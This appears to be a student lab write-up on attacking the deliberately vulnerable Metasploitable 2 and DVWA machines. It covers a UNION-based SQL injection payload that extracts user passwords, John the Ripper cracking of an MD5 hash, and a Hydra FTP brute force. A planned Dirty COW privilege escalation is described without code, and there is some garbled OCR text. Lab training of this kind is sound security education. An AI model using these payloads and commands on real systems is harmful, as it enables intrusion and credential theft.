In a Kali Linux browser, you have accessed http://192.168.131.186, which is the IP address of the Metasploitable 2 machine.

Explanation:

This step verifies that the Metasploitable 2 virtual machine is reachable over the network and that its vulnerable services are running. The web page displays:

- A warning not to expose this VM to untrusted networks.
- Several deliberately vulnerable web applications including:
  - **TWiki** o **phpMyAdmin** o **Mutillidae** o **DVWA (Damn Vulnerable Web Application)** o **WebDAV**

These applications provide targets for practicing web exploitation techniques using tools like Metasploit or manual testing.

Step 4: Configure DVWA Security Level



Screenshot Summary:

You have opened the DVWA Security settings page and are about to change the Security Level from “high” to “low”.


Explanation:

In this step, you configure DVWA (Damn Vulnerable Web Application) to set the difficulty of vulnerabilities for testing.

- DVWA allows selecting the security level: low, medium, or high.
- Setting the level to low makes exploitation easier for learning and testing purposes (e.g., SQL Injection or XSS).
- **It also shows:**
    - Username: admin ○ Security Level: high (default) ○ PHPIDS: disabled (Intrusion Detection System)

Before launching an attack (e.g., SQL Injection), it is common to set this level to low to ensure the vulnerability is exploitable.

Step 5: Perform SQL Injection on DVWA



Screenshot Summary:

You are testing SQL Injection on DVWA with the query:

' UNION SELECT user, password FROM users #

Explanation:


This step demonstrates how SQL Injection vulnerabilities can be exploited when input is not properly sanitized.

- The DVWA page under Vulnerability: SQL Injection is designed for testing SQL-based attacks.
- With Security Level: low, the input is not filtered, allowing malicious queries to be executed.
- The injected query tries to access sensitive data like usernames and passwords directly from the database.

Goal:

Test if the application is vulnerable by inputting crafted SQL statements and checking if sensitive information is retrieved or if an error message is returned.

Step 6: Performing SQL Injection on DVWA (Damn Vulnerable Web Application)



Brief Explanation:

In this step, an SQL injection attack is executed on the DVWA web application to demonstrate how vulnerable web forms can be exploited to extract sensitive database information. The URL shown at the top:

http://192.168.122.33/vulnerabilities/sqli/?id=1'+UNION+SELECT+user,passw ord+FROM+us ers+--+&Submit=Submit is an example of a **UNION-based SQL Injection**.


What Happened in This Step:

- The attacker manipulates the id parameter in the URL to append a UNION SELECT SQL command.
- This command is designed to combine the results of the legitimate query with the attacker's custom query: SELECT user, password FROM users.
- As a result, the application reveals the usernames and passwords stored in the database (as shown in red text).

Key Learning:

- Web applications that do not properly sanitize input can be vulnerable to SQL injection.
- UNION-based injections are used to retrieve data from other tables when the original query structure is known or guessed.
- The # symbol comments out the remainder of the original SQL query to avoid syntax errors.

Step 7: Store the Extracted Hash




Screenshot Summary: You are saving the hashed password (5f4dcc3b5aa765d61d8327deb882cf99) obtained from DVWA into a file named dvwa_hash.txt using:

bash CopyEdit echo "admin:5f4dcc3b5aa765d61d8327deb882cf99" > dvwa_hash.txt

Explanation:

- This hash corresponds to the user admin.
- The command is run as root after switching from the regular kali user using sudo su.
- The output file dvwa_hash.txt is now ready for offline password cracking using tools like john or hashcat.

Step 8: Extracting the RockYou Wordlist



Brief Explanation: In this step, we focus on extracting the RockYou password wordlist from its compressed format. The RockYou wordlist is commonly used in penetration testing and security assessments for password cracking.


Commands Executed:

- **sudo gunzip /usr/share/wordlists/rockyou.txt.gz**: This command decompresses the **rockyou.txt.gz** file to obtain the **rockyou.txt** file, making the wordlist accessible.
- **ls -la /usr/share/wordlists/rockyou.txt**: This command lists the details of the extracted wordlist file (**rockyou.txt**), showing its permissions, ownership, size, and last modified date.

Key Points:

- Ensure you have the necessary permissions to execute the **gunzip** command by using **sudo**.
- The extracted wordlist can now be utilized for various security testing purposes.

Step 9: Running John the Ripper



Brief Explanation: In this step, we use John the Ripper, a popular password cracking tool, to attempt to crack a password hash stored in a file. This involves specifying the hashing format (in this case, raw MD5) and a wordlist that contains potential passwords.

- **Command Used:**
- **john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa_hash.txt**
- **Key Points:**
- **Format Specification:** The **--format=raw-md5** flag indicates the type of hash we are attempting to crack.
- **Wordlist:** The **--wordlist** option points to a commonly used list of potential passwords (**rockyou.txt**).

- **Status Information:** The output provides information on the cracking progress, including the number of hashes processed and the current status.
- **Results:**
- Successfully loaded one password hash for cracking.
- If the session ends, use **--show --format=raw-md5** to display the cracked passwords reliably.


Step 10: **Cracking Password Hashes**



Brief Explanation: In this step, the **john** command is utilized to crack the password hashes contained in the file **dvwa_hash.txt**. The specified format for the hashes is **raw-md5**. Upon executing the command, it successfully reveals that the password associated with the username **admin** is **password**. The output confirms that one password hash was cracked, indicating successful decryption of the stored hash.

- **Command Used:**
- **john --show --format=raw-md5 dvwa_hash.txt**
- **Output:**
- **admin:password**
- **1 password hash cracked, 0 left**

Step 11: **Viewing Cracked Passwords from John the Ripper**



In this step, we will view the contents of the **john.pot** file, which contains the cracked passwords identified by John the Ripper.

- **Command Used**:
- **cat ~/.john/john.pot**
- **Output Explanation**:
- The command displays the contents of **john.pot**, which typically includes a hashed password alongside its corresponding plaintext password.
- In the output shown, we see a hashed value (**$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99**) mapped to its plaintext password (**password**).
- **Importance**:
- This step confirms the successful cracking of a password and helps to evaluate the strength of passwords being tested.


Ensure your terminal environment is properly configured to run this command, particularly within the John the Ripper directory

Step 12: Create a Username File



- **Purpose**: This step involves creating a text file to store usernames, which will be useful for further operations or configurations.
- **Commands**:
- **cd Desktop**: Navigate to the Desktop directory.
- **nano username.txt**: Open (or create) a new text file named "username.txt" using the Nano text editor.
- **Outcome**: A new file named "username.txt" will be created on the Desktop for entering usernames.

Step 13: Creating a Username List for Hydra Attacks



In this step, you will prepare a list of common usernames which can be used in brute force attacks with the Hydra tool. This involves listing usernames that are frequently utilized across various systems.

- **Open Text Editor**: Use a text editor (like **nano**) to create a new file named **username.txt**.
- **Input Usernames**: Type or paste the following common usernames, each on a new line:
- admin
- root
- user
- test
- guest
- administrator
- msfadmin
- sysadmin
- webmaster
- support
- backup
- oracle
- mysql
- **Save the File**: After entering the usernames, save the file to ensure it is ready for use in your Hydra attacks.

This prepared list is crucial for attempting to gain unauthorized access to systems during ethical hacking practices.

Step 14: Creating and Editing Password Lists



Overview: In this step, you will create a list of commonly used passwords that are often targeted in security attacks. This list can be utilized in various password cracking scenarios, such as using tools like Hydra.

Instructions:

- **Open a Text File:**
  Use a command-line text editor (like **nano**) to create or edit a password list file named **password.txt**.
- **Add Common Passwords:** Input entries that are frequently used as passwords. Examples include:
- **123456**
- **admin**
- **welcome**
- **password1**
- **123123**
- **Save the File:**
- Press **Ctrl** + **O** to save changes.

Press **Enter** to confirm the file name.

- Press **Ctrl** + **X** to exit the editor.
- **Verify the File:** Use commands to ensure that the password list is correctly saved and ready for use in your security testing.

Importance:

Creating a comprehensive password list is crucial for effective penetration testing and vulnerability assessment, as most attacks target weak and commonly used passwords.

Step 15: Moving Files in Terminal



Explanation:

- The command **mv username.txt password.txt /home/kali** is used in the terminal to rename and move files.
- In this case:
- The file **username.txt** is being renamed to **password.txt** and moved to the directory **/home/kali**.
- This operation effectively replaces any existing file named **password.txt** in the destination folder.

Key Points:

- **mv**: Command for moving or renaming files.
- **Source Files**: **username.txt** (the file to be renamed).
- **Destination**: **/home/kali** (the directory where the file will be moved).

Result: The original **username.txt** is renamed to **password.txt** in the specified directory.

Step 16: Using Hydra for Password Cracking



Hydra is a popular tool used for password cracking on various protocols, including FTP, HTTP, and more. In this step, we initiate Hydra to attempt password enumeration against a specified target with a set of usernames and passwords.

Explanation:

- **Command Overview:**
- The command structure used is **hydra -L username -P password_list IP_address protocol**.
- In this example, it utilizes the user list from **username.txt** and the password list **password.txt** against the FTP service on the IP **192.168.131.6**.
- **Important Values:**
- **Host: 192.168.131.6**
- **User List: msfadmin • Password List: msfadmin**
- **Process Output:**
- The tool checks multiple login combinations, providing feedback on attempts made and the success of password recovery.

Key Points:

- Use of the Hydra tool for ethical hacking practices.
- The warning against usage for illegal purposes emphasizes the importance of legal compliance.

  It can execute multiple tasks, enhancing efficiency in breaking password encryption.

This step signifies a crucial method in penetration testing, where the identification of weak passwords can reveal vulnerabilities in security systems.

Impact Analysis and Mitigation of Hydra FTP Brute-force Experiment 1. Impact Analysis

a. System Impact

- **Target System Status**: The brute-force attempt did not succeed in discovering any valid credentials. No unauthorized access was gained.
- **Network Traffic**: The tool performed 13 login attempts, a relatively small number, resulting in minimal network traffic.
- **Server Load**: The short duration (approximately 4 seconds) and limited number of attempts likely had negligible impact on server performance.
- **Detection Risk**: The failed login attempts may be logged by the FTP server and could trigger alerts depending on the system's security configuration.

b. Legal and Ethical Considerations •

If this test was conducted without explicit permission from the system owner, it would be considered unauthorized and potentially illegal.

- Ethical guidelines require that penetration testing, including brute-force experiments, be conducted only on systems you own or have written authorization to test.

2. Mitigation Measures

a. For Ethical Pentesters

- **Authorization**: Ensure that all testing is pre-approved and documented.

  Throttling: Use a low number of threads or introduce delays between attempts to avoid overwhelming the system or raising suspicion.

- **Documentation**: Maintain detailed logs of the tools, parameters used, target systems, and outcomes for transparency and future reference.

b. For System Administrators

- **Account Lockout Policies**: Configure the server to lock accounts or block IPs after a limited number of failed login attempts.
- **Use Secure Protocols**: Replace FTP with SFTP or FTPS to encrypt login credentials and data transmission.
- **Password Policy Enforcement**: Require strong passwords and regular updates.
- **Monitoring and Alerts**: Implement intrusion detection systems (e.g., Fail2Ban, Snort) to detect and respond to brute-force attempts.

Experiment 8: Privilege Escalation on a Compromised Host

Scenario:

You have obtained a non-privileged shell on a compromised Linux server (Metasploitable).
The goal is to assess whether full root access can be gained to help evaluate post-exploitation risks.


Tasks:

- Use LinPEAS to enumerate the system for local privilege escalation opportunities.
- Exploit the Dirty COW vulnerability (CVE-2016-5195) on a vulnerable kernel to escalate privileges to root.

Deliverable:

Evidence (screenshot of id command) confirming root access, and a short write-up detailing the use of the Dirty COW exploit for privilege escalation.

Step 1: Installing Peass-Ng on Kali Linux



Explanation:


In this step, the command sudo apt install peass is used to install the Peass-Ng tool, which is a part of the PEASS suite used for privilege escalation enumeration. The output confirms that the latest version is already installed on the Kali Linux system, and no new packages are being upgraded or installed.

Here's a breakdown of the command output:

- **peass is already the newest version:** Confirms that the Peass-Ng tool is up to date.

- **Automatically installed packages:** Lists other packages that were installed as dependencies but are no longer required.
- **Summary:** Indicates that no packages are being upgraded, installed, or removed.

Step 2: Accessing LinPEAS



Overview

In this step, the LinPEAS tool is used for privilege escalation enumeration on Unix-like systems. LinPEAS helps identify potential misconfigurations and vulnerabilities that can be exploited to gain elevated privileges on a compromised host.

Instructions

- **Command Execution:**
  Run the command linpeas -h to view the help menu and check the available scripts in the LinPEAS suite.
- **Output Overview:**
  The command output displays multiple LinPEAS scripts built for different system architectures. For most Linux environments, the linpeas.sh script is the primary choice.

Files Available:

- linpeas_darwin_amd64
- linpeas_darwin_arm64
- linpeas_fat.sh

- linpeas_linux_386
- linpeas_linux_amd64
- linpeas_linux_arm
- linpeas_linux_arm64
- linpeas_small.sh
- linpeas.sh

Step 3: Check Network Configuration Using ifconfig



Command:

The ifconfig command is used to display network interfaces and their configurations on a Unix-like system.

Network Interfaces:

- **eth0 (Ethernet Interface):**
  - **IP Address:** 192.168.74.156
  - **Broadcast Address:** 192.168.74.255
  - **Subnet Mask:** 255.255.255.0

- **IPv6 Address:** 2401:4900:9002:bd28:20c:29ff:feec:1764
- **Status:** UP, BROADCAST, RUNNING, MULTICAST
- **Packets Sent:** 89
- **Packets Received:** 50
- **No errors, overruns, or dropped packets detected**

- **lo (Loopback Interface):**
  - **IP Address:** 127.0.0.1
  - **Subnet Mask:** 255.0.0.0
  - **Status:** UP, LOOPBACK, RUNNING
  - **Packets Sent/Received:** 122
  - **No errors, overruns, or dropped packets detected**

Step 4: Nmap Scan Results Interpretation



Purpose:

This step involves interpreting the Nmap scan results to identify open ports and services running on the target machine, which may expose potential attack surfaces for exploitation.

Details from the Scan:

Host Information:

Target IP: 192.168.74.156

Host Status: Up (responded in 0.0025 seconds)

Scan Time: Completed in 1.54 seconds **Open**

Ports and Services:

- 21/tcp – FTP
- 22/tcp – SSH
- 23/tcp – Telnet
- 25/tcp – SMTP
- 53/tcp – DNS
- 80/tcp – HTTP
- 111/tcp – RPCBind
- 139/tcp – NetBIOS-SSN
- 445/tcp – Microsoft-DS
- 512/tcp – exec
- 513/tcp – login
- 514/tcp – shell
- 1099/tcp – RMIRegistry
- 1524/tcp – ingreslock
- 2049/tcp – NFS
- 2121/tcp – ccproxy-ftp
- 3306/tcp – MySQL
- 5432/tcp – PostgreSQL
- 5900/tcp – VNC
- 6000/tcp – X11
- 6667/tcp – IRC

- 8009/tcp – AJP13
- 8180/tcp – Unknown service

➢ **MAC Address:** 00:0C:29:EC:17:64 (VMware)

Step 5: Using rlogin for Remote Access



Overview:
The rlogin command is used to remotely log in to another system from a Unix-like host. In this case, a remote session is established with the IP address 192.168.74.156 using the username msfadmin.

Procedure:

- Command Executed:

rlogin 192.168.74.156 -l msfadmin


This command starts a remote login session to the Metasploitable machine.

Expected Output:
Upon successful connection, the terminal displays:

- **Last login details**
- **Linux distribution info:** Linux metasploitable 2.6.24-16-server
- Standard disclaimers about software licenses and lack of warranty
- A shell prompt for the msfadmin user **Important Points:**

- **Security Warning:** rlogin does not encrypt data. Use only on trusted or isolated networks.
